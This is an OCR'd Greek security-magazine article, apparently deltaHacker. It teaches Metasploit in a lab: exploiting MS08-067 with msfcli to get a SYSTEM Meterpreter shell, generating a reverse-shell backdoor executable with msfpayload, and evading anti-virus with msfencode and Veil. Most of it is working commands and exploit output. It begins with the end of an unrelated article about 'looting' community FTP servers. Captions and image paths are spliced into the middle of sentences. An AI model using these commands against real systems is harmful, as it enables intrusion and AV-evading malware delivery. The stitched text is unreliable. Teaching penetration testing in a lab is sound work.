3. Παρόλο που διαβάσαμε ότι οι διάφορες κοινότητες συνδέονται μεταξύ τους με κάποιο link (είτε VPN, μέσω Internet, είτε μέσω 802.11), δε καταφέραμε να επισκεφτούμε σελίδες αυτών. Ίσως χρειάζεται κάποια τροποποίηση στο routing, αλλά για την ώρα είμαστε καλυμμένοι με το AWMN.




Το WiND αποτελεί το νευρικό σύστημα του AWMN. Από αυτό ρυθμίζονται τα πάντα: Η δήλωση των νέων κόμβων, η επικοινωνία με τους ιδιοκτήτες τους, η καταγραφή των υπηρεσιών και πάει λέγοντας.

Αν και χαρήκαμε αρκετά με τα ευρήματά μας στους FTP server του AWMN, δεν περιοριστήκαμε στο "πλιάτσικο". Η σύντομη ενασχόληση με το AWMN ήταν αρκετή για να τροφοδοτήσει τη σκέψη μας με ιδέες για μελλοντικά πρότζεκτ. Πώς θα σας φαινόταν να σηκώσουμε μια υπηρεσία μέσα στο AWMN ή να στήσουμε το δικό μας κόμβο; Κάτι τέτοιο θα απαιτούσε παιχνίδι τόσο με το hardware, όσο και με το software. Μπορείτε να σκεφτείτε κάτι καλύτερο;

 αντιγραφή

Skill: Intermediate
Tags: pentesting, client-side attacks, vulnerabilities, exploits, payloads, encoding, AV evasion, Metasploit, Meterpreter



Αποτελεσματικό προσπέρασμα anti-virus

Αγαπάμε το Metasploit και δεν το κρύβουμε. Οι λόγοι είναι πολλοί και διάφοροι αλλά αν μας ζητήσετε ν' αναφέρουμε έναν μόνο, ε, τότε χωρίς τον παραμικρό δισταγμό θα εξηγήσουμε ότι το αγαπάμε επειδή βοηθά το νεοφερμένο να ξεκινήσει ομαλά το ταξίδι του στον κόσμο του pentesting. Στο παρόν άρθρο περιπλανούμαστε λίγο πιο πέρα από τους πρώτους σταθμούς και βλέπουμε πώς μπορούμε να αντιμετωπίσουμε τα ικανά, πλέον, anti-virus. Φυσικά, το διασκεδάζουμε όσο περισσότερο μπορούμε και σας προσκαλούμε να μας ακολουθήσετε.

Για το Metasploit Framework έχουμε γράψει αναλυτικά σε προηγούμενο τεύχος, συγκεκριμένα σε δύο εκτενή άρθρα που φιλοξενήθηκαν στο deltaHacker 017 (http://deltahacker.gr/deltahacker017). Στο πρώτο εξ αυτών κάνουμε μια εισαγωγή στην όλη πλατφόρμα και στη λογική της, εξηγώντας μεταξύ άλλων τι μπορεί να πετύχει και τι όχι (http://deltahacker.gr/?p=8083). Στο δεύτερο άρθρο περνάμε στη δράση, δείχνοντας πώς αποκτούμε πλήρη πρόσβαση, πάντα με τη βοήθεια του Metasploit, σ' ένα ευπαθές Windows box (http://deltahacker.gr/?p=8087).

Λίγες μέρες πριν τη κλυκλοφορία του τεύχους που τώρα διαβάζετε, κάναμε και μια δίωρη επίδειξη των δυνατοτήτων του Metsploit. Στο 11ο επεισόδιο της 1ης σεζόν του deltaCast, χρησιμοποιούμε διάφορα εργαλεία και τεχνικές ώστε, με εφαλτήριο πάντα το Metasploit Framework, να αποκτήσουμε πρόσβαση στον domain controller ενός Windows LAN και μετά να επεκταθούμε και σ' ένα νέο LAN, πίσω από τον domain controller. Αν δεν έχετε δει το επεισόδιο, κάντε τώρα ένα (μεγάλο) διάλειμμα, παρακολουθήστε το κι επιστρέψτε:

http://deltahacker.gr/deltaCast-s01e11

Στη συνέχεια εξετάζουμε ένα χρήσιμο εργαλείο του Metasploit Framework, δείχνουμε πώς δουλεύουν οι λεγόμενες client-side attacks κι αντιμετωπίζουμε το καυτό θέμα του anti-virus evasion. Ξεκινήστε λοιπόν τα VM σας — και καλή διασκέδαση!

Προαπαιτούμενα

Για άλλη μια φορά δουλεύουμε στο πλαίσιο ενός εικονικού δικτύου που έχουμε δημιουργήσει με το VirtualBox. Προτείνουμε να κάνετε κι εσείς το ίδιο. Δείτε αν χρειαστεί και το 6ο επεισόδιο της 1ης σεζόν του deltaCast: http://deltahacker.gr/deltacast-s01e05. Στο συγκεκριμένο επεισόδιο, μεταξύ άλλων επιδεικνύεται και η εγκατάσταση του BackTrack Linux. Από την άνοιξη ωστόσο του 2013 προτιμάμε και δουλεύουμε με τον διάδοχό του, που είναι το Kali Linux. Αν δεν έχετε περάσει στο Kali σας συστήνουμε να το κάνετε άμεσα — κι ενδεχομένως αυτό το άρθρο να σας φανεί χρήσιμο:

http://deltahacker.gr/kali-wifi-pentest-lab

Κατά τα άλλα, σχεδόν όλα τα εργαλεία που χρειαζόμαστε, φυσικά και το ίδιο το Metasploit Framework, είτε είναι ήδη εγκατεστημένα στο Kali είτε διατίθενται γι' αυτό κι εγκαθίστανται με το γνωστό apt-get. Και μια σημείωση: Προτιμάμε να έχουμε το εικονικό μας εργαστήριο σε διαφορετικό subnet από εκείνο του αληθινού, τοπικού δικτύο. Ακριβώς γι' αυτό, για τα VMs που το απαρτίζουν έχουμε ακόμη ένα, σε ρόλο εικονικού router. Τον τελευταίο καιρό προτιμάμε το OpenBSD σ' αυτόν το ρόλο, αν μη τι άλλο επειδή δεν είναι καθόλου απαιτητικό σε πόρους συστήματος. Αν ενδιαφέρεστε, παρακολουθήστε και το deltaCast s01e10:

http://deltahacker.gr/deltacast-s01e10

Πρώτος εξάδελφος του msfconsole

Πρόκειται για το msfcli, ένα εργαλείο για τη γραμμή εντολών με το οποίο μπορούμε να κάνουμε τις δουλειές που θα κάναμε και με το msfconsole, αλλά *όχι* διαδραστι-

κά. Επίσης, σε αντίθεση με το msfconsole, με το msfcli είμαστε σε θέση να κάνουμε μία *μόνο* εργασία τη φορά. Προφανώς, το εργαλείο είναι ό,τι πρέπει όταν ξέρουμε ακριβώς τι θέλουμε να πετύχουμε ή σε σενάρια όπου χρειάζεται να αυτοματοποιήσουμε εργασίες με τη βοήθεια scripts. Επίσης, βολικό αποδεικνύεται κι όταν κάνουμε τη δική μας έρευνα και πειραματισμούς. Προκειμένου να δούμε τις παραμέτρους που υποστηρίζει το msfcli, πληκτρολογούμε απλά

```
root@kali64cus:~# msfcli -h

Usage: /opt/metasploit/apps/pro/msf3/msfcli <exploit_name> <option=value>
[mode]

===========================================================================

    Mode              Description

    ----              -----------

    (A)dvanced        Show available advanced options for this module

    (AC)tions         Show available actions for this auxiliary module

    (C)heck           Run the check routine of the selected module

    (E)xecute         Execute the selected module

    (H)elp            You're looking at it baby!

    (I)DS Evasion     Show available ids evasion options for this module

    (O)ptions         Show available options for this module

    (P)ayloads        Show available payloads for this module

    (S)ummary         Show information about this module

    (T)argets         Show available targets for this exploit module

Examples:

msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=IP E

msfcli auxiliary/scanner/http/http_version rhosts=IP encoder= post= nop= E
```

Η αλήθεια είναι ότι η πρώτη επαφή με την οθόνη βοηθείας δεν είναι ιδιαίτερα διαφωτιστική. Όμως τα πράγματα είναι πολύ πιο απλά απ' όσο αρχικά δείχνουν κι ο καλύτερος τρόπος για να το διαπιστώσουμε είναι να δούμε ένα συγκεκριμένο παράδειγμα. Ας υποθέσουμε, λοιπόν, ότι γνωρίζουμε...

α) το IP ενός Windows box (στο παράδειγμά μας 192.168.200.125)


β) την εκδοχή και την έκδοση του λειτουργικού (Windows XP SP2)

γ) ότι έχει ανοικτές τις θύρες 139/TCP και 445/TCP

Όλες τις προηγούμενες πληροφορίες μπορούμε να τις έχουμε μέσω του nmap. Οι συγκεκριμένες ανοικτές θύρες φανερώνουν ότι η υπηρεσία filesharing των Windows είναι ενεργοποιημένη, οπότε τώρα σκεφτόμαστε ότι θέλουμε να κάνουμε έναν γρήγορο έλεγχο για να δούμε αν το box είναι ευπαθές ως προς το διαβόητο MS08-067:

http://technet.microsoft.com/en-us/security/bulletin/ms08-067

Αν ο administrator του στόχου έχει αμελήσει να εγκαταστήσει σχετικό patch από τη Microsoft, τότε θα καταφέρουμε να πάρουμε πλήρη πρόσβαση στο μηχάνημα — εννοείται μέσα από το Kali μας. Τρέχουμε ξανά το msfcli, βάζοντας στη θέση του




Το αρχείο check.exe είναι ένα απλό, μη-κρυπτογραφημένο payload που φτιάξαμε με το msfpayload (1). Το checkenc.exe είναι η κρυπτογραφημένη του εκδοχή, η οποία προέκυψε από τη συνεργασία msfpayload και msfencode (2). Το δε trythis.exe έχει την ίδια λειτουργικότητα με τα δύο προαναφερθέντα (παρέχει στον επιτιθέμενο Meterpreter shell στον υπολογιστή-στόχο), ωστόσο το έχουμε φτιάξει με τη βοήθεια του Veil (3). Όπως βλέπετε και στη φωτογραφία, το Microsoft Security Essentials δεν βλέπει τίποτε το παράξενο στα συγκεκριμένα εκτελέσιμα. Το guest OS του VM της δοκιμής ήταν τα Windows 7 Ultimate 32bit.

<exploit_name> το όνομα του exploit που θέλουμε να δοκιμάσουμε και στη θέση του [mode] το O (αγγλικό, κεφαλαίο "o"):

```
root@kali64cus:~# msfcli exploits/windows/smb/ms08_067_netapi O
[*] Initializing modules...
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

Παρατηρήστε ότι δώσαμε στο msfcli το σχετικό (relative) path του exploit. Μιας



Το AVG αμέσως χαρακτηρίζει ως κακόβουλα τα check.exe και checkenc.exe και σημαίνει συναγερμό. Δεν βλέπει τίποτε το παράξενο στο trythis.exe, όμως! Ακριβώς το ίδιο συνέβη και με τα Avira και Avast. Όλα τα VMs των δοκιμών είχαν το ίδιο guest OS: Windows 7 Ultimate 32bit.

και το MS08-067 είναι εξαιρετικά δημοφιλές, το αντίστοιχο path το έχουμε μάθει σχεδόν απ' έξω. Βεβαίως αυτό είναι αδύνατον να ισχύει για τα 1200+ exploits του Metasploit. Έτσι, ενώ κάποιες φορές ξέρουμε ποιο exploit θέλουμε να δοκιμάσουμε, δεν θυμόμαστε ακριβώς το όνομα ή το path του. Ένας γρήγορος τρόπος για να το θυμηθούμε από τη γραμμή εντολών του λειτουργικού μας, εν προκειμένω του Kali, είναι να ρίξουμε μια ματιά σ' ένα συγκεκριμένο παρακλάδι της ιεραρχίας καταλόγων του Metasploit Framework. Αρκεί να ξεκινήσουμε το ψάξιμο από το /usr/share/metasploit-framework/modules/exploits:

```
root@kali64cus:~# ls -lh /usr/share/metasploit-framework/modules/exploits
total 56K
drwxr-xr-x  2 root root 4.0K Oct 19 11:44 aix
drwxr-xr-x  5 root root 4.0K Sep 13 18:53 apple_ios
drwxr-xr-x  3 root root 4.0K Sep 13 18:53 bsdi
drwxr-xr-x  3 root root 4.0K Sep 13 18:53 dialup
drwxr-xr-x  7 root root 4.0K Sep 13 18:53 freebsd
```

```
drwxr-xr-x  3 root root 4.0K Sep 13 18:53 hpux
drwxr-xr-x  3 root root 4.0K Sep 13 18:53 irix
drwxr-xr-x 21 root root 4.0K Sep 13 18:53 linux
drwxr-xr-x 18 root root 4.0K Oct 19 11:44 multi
drwxr-xr-x  4 root root 4.0K Sep 13 18:53 netware
drwxr-xr-x 13 root root 4.0K Sep 13 18:53 osx
drwxr-xr-x  7 root root 4.0K Sep 13 18:53 solaris
drwxr-xr-x 10 root root 4.0K Sep 13 18:53 unix
drwxr-xr-x 50 root root 4.0K Sep 13 18:53 windows
```

Είπαμε, λοιπόν, στο msfcli, ότι θέλουμε να χρησιμοποιήσουμε το ms08_067_netapi και μετά του περάσαμε την εντολή O, η οποία προκαλεί την εμφάνιση των παραμέτρων που δέχεται το exploit. Είναι προφανές ότι, κατ' ελάχιστον, πρέπει να δώσουμε τη διεύθυνση IP του στόχου στη μεταβλητή RHOST. Θα πάμε λίγο παραπέρα, καθορίζοντας και το PAYLOAD:

```
root@kali64cus:~# msfcli exploits/windows/smb/ms08_067_netapi \
> RHOST=192.168.200.125 PAYLOAD=windows/meterpreter/reverse_tcp O
[*] Initializing modules...
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.200.125  yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)
Payload:
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread,
process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

Παρατηρήστε ότι, σε αντίθεση με το msfconsole, όταν αποδίδουμε τιμές σε μεταβλητές μέσω του msfcli, τότε οφείλουμε να πληκτρολογούμε το "=" μεταξύ μεταβλητής (RHOST, PAYLOAD) και τιμής (192.168.200.125, windows/meterpreter/reverse_tcp). Για το payload που αποδώσαμε στην ομώνυμη μεταβλητή δεν χρειάζεται να πούμε πολλά: Είναι ο δημοφιλής, ευέλικτος και πανίσχυρος Meterpreter και θ' ασχοληθούμε μαζί του και στη συνέχεια του παρόντος. Όπως βλέπουμε στην έξοδο του msfcli, από τη στιγμή που αναθέτουμε τιμή στην PAYLOAD υπάρχει και η LHOST που πρέπει να πάρει τιμή — συγκεκριμένα τη διεύθυνση IP του μηχανήματος στο οποίο τώρα εργαζόμαστε (192.168.200.30, για το παράδειγμά μας). Ας της αποδώσουμε τιμή και *ταυτόχρονα* ας εκτελέσουμε το exploit. Αυτό θα γίνει αρκεί στη θέση του O να βάλουμε το E:

```
root@kali64cus:~# msfcli exploits/windows/smb/ms08_067_netapi \
> RHOST=192.168.200.125 \
> LHOST=192.168.200.30 PAYLOAD=windows/meterpreter/reverse_tcp \
> EXITFUNC=seh E
[*] Initializing modules...
RHOST => 192.168.200.125
LHOST => 192.168.200.30
PAYLOAD => windows/meterpreter/reverse_tcp
EXITFUNC => seh
[*] Started reverse handler on 192.168.200.30:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.200.125
[*] Meterpreter session 1 opened (192.168.200.30:4444 ->
192.168.200.125:2841) at 2013-10-24 08:30:06 +0300
meterpreter > sysinfo
Computer        : SECDESK
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : el_GR
Meterpreter     : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Πάρα πολύ ωραία. Πληκτρολογώντας σε μια κονσόλα του Kali μία μόνο γραμμή (ή δύο, αν τη διακόψαμε με [\] και [Enter]), αποκτήσαμε πρόσβαση στο απομακρυσμένο Windows box με δικαιώματα administrator — κι όλα αυτά χωρίς να έχουμε φορτώσει το msfconsole!

Η περίπτωση της EXITFUNC

Οι πιο παρατηρητικοί θα είδατε ότι στην προηγούμενη εντολή ορίσαμε και τη μεταβλητή EXITFUNC. Αυτό δεν είναι υποχρεωτικό. Όταν όμως αποτυγχάνει η εκτέλεση του exploit, τη στιγμή που είμαστε σε μεγάλο βαθμό βέβαιοι πως θα έπρεπε να έχει πετύχει, τότε αξίζει να προσπαθήσουμε ξανά — αφού προηγουμένως αναθέσουμε διαφορετική τιμή στην EXITFUNC. Η μεταβλητή δέχεται μία εκ των τιμών seh, thread, process, none κι αφορά σχεδόν σε κάθε Windows payload. Ουσιαστικά, αυτό που υποδεικνύει είναι ο τρόπος κατά τον οποίο το payload θα

καθαρίσει τα ίχνη της εκτέλεσής του. Κατά τη διάρκεια των δοκιμών μας παρατηρήσαμε ότι η EXITFUNC χρειάζεται να ορίζεται όταν το μηχάνημα-στόχος έχει περιορισμένη ποσότητα μνήμης. Πιο συγκεκριμένα, όταν το Windows XP VM είχε 256MB RAM τότε ο ορισμός της EXITFUNC ήταν υποχρεωτικός. Διπλασιάζοντας τη μνήμη είδαμε ότι μπορούσαμε να εκτελούμε επιτυχώς το exploit όσες φορές θέλαμε, χωρίς προηγουμένως να αναθέτουμε τιμή στην EXITFUNC.

Το θύμα βοηθά τον θύτη

Όταν όλα τ' άλλα αποτυγχάνουν, οι penetration testers καταφεύγουν στις λεγόμενες client-side attacks. Πολύ πιο συχνά, περιττό να σημειώσουμε, το ίδιο κάνουν και οι blackhat hackers. Κατά τη διάρκεια ενός pentest, λοιπόν, δεν είναι απίθανο να διαπιστωθεί ότι ο administrator ενός συστήματος ή ενός ολόκληρου δικτύου ξέρει πολύ καλά τι κάνει, οπότε αδυναμίες που θα μπορούσε να εκμεταλλευτεί ο επίδοξος επιτιθέμενος, προκειμένου ν' αποκτήσει απομακρυσμένη πρόσβαση σε τουλάχιστον ένα μηχάνημα, πολύ απλά δεν υπάρχουν.

Η εναλλακτική οδός που ακολουθείται σ' αυτές τις περιπτώσεις περνά μέσα από τις client-side attacks: Ως αποτέλεσμα μεθόδων/τεχνικών social engineering, το υποψήφιο θύμα ξεγελιέται κι εκτελεί στον υπολογιστή του κώδικα, ο οποίος παρέχει πρόσβαση στον επιτιθέμενο. Αυτό τουλάχιστον λέει η θεωρία, γιατί ο τελευταίος έχει πάντοτε δύο μεγάλα προβλήματα:

α) πώς να ξεγελάσει το θύμα του ώστε να εκτελέσει κώδικα

β) πώς ο κώδικας που θα εκτελέσει το θύμα *δεν* θα εντοπιστεί κι εμποδιστεί από antimalware software.

Στο παρόν άρθρο μάς απασχολεί το β). Συνεχίστε το διάβασμα.

Client-side attacks, στο χαλαρό

Θα ξεκινήσουμε με μια δοκιμή σ' ένα Windows XP SP3 VM που *δεν* τρέχει antimalware software (διάβαζε: anti-virus). Αρχικά, μας ενδιαφέρει να μάθουμε πώς φτιάχνουμε ένα εκτελέσιμο το οποίο όταν ενεργοποιείται από το θύμα συνδέεται δικτυακά στο μηχάνημά μας, παρέχοντάς μας πλήρη, απομακρυσμένη πρόσβαση στον στόχο. Για το σκοπό αυτό θα χρησιμοποιήσουμε το εργαλείο msfpayload ώστε να φτιάξουμε, ουσιαστικά, ένα backdoor. Δείτε:

```
root@kali64cus:~# msfpayload windows/meterpreter/reverse_tcp O
       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal
Provided by:
  skape <mmiller@hick.org>
```


```
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>
Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process,
none
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port
Description:
  Connect back to the attacker, Inject the meterpreter server DLL via
  the Reflective Dll Injection payload (staged)
```

Επιθυμούμε ένα backdoor που θα μας δώσει ένα Meterpreter shell στο μηχάνημα του θύματος. Δώσαμε στο msfpayload την οδηγία O (κεφαλαίο "o"), ώστε να δούμε τι παραμέτρους μπορούμε να περάσουμε στο εκτελέσιμό μας. Χωρίς καμία έκπληξη, βλέπουμε ότι αρκεί να ορίσουμε τη διεύθυνση IP του μηχανήματος από το οποίο εξαπολύουμε την επίθεση (LHOST). Η προκαθορισμένη θύρα, στο ίδιο μηχάνημα, είναι η 4444 (LPORT) και δεν υπάρχει λόγος να την αλλάξουμε. Ας παράξουμε, λοιπόν, το ωραίο μας εκτελέσιμο:

```
root@kali64cus:~# msfpayload windows/meterpreter/reverse_tcp \
> LHOST=192.168.200.30 X > /root/check.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.200.30"}
root@kali64cus:~# ls -lh /root/check.exe
-rw-r--r-- 1 root root 73K Oct 24 12:56 /root/check.exe
root@kali64cus:~#
```

Το ονομάσαμε "check.exe" και τώρα μένει να το στείλουμε με κάποιον τρόπο στο θύμα, το οποίο φυσικά θα έχουμε πείσει —επίσης με "κάποιον τρόπο"— ότι αξίζει να το τρέξει. Πριν από αυτά, βεβαίως, στον δικό μας υπολογιστή οφείλουμε να 'χουμε έτοιμο έναν μηχανισμό ο οποίος θα δεχθεί και θα διαχειριστεί τη σύνδεση από το στόχο. Τον εν λόγω μηχανισμό μπορούμε να τον στήσουμε είτε μέσα από το msfconsole, χρησιμοποιώντας το exploit module ονόματι "handler" (exploit/muti/handler), είτε απευθείας με το msfcli, από μια κονσόλα του λειτουργικού. Ας δούμε το δεύτερο:

```
root@kali64cus:~# msfcli exploit/multi/handler E
[*] Initializing modules...
[*] Started reverse handler on 192.168.200.30:4444
[*] Starting the payload handler...
```



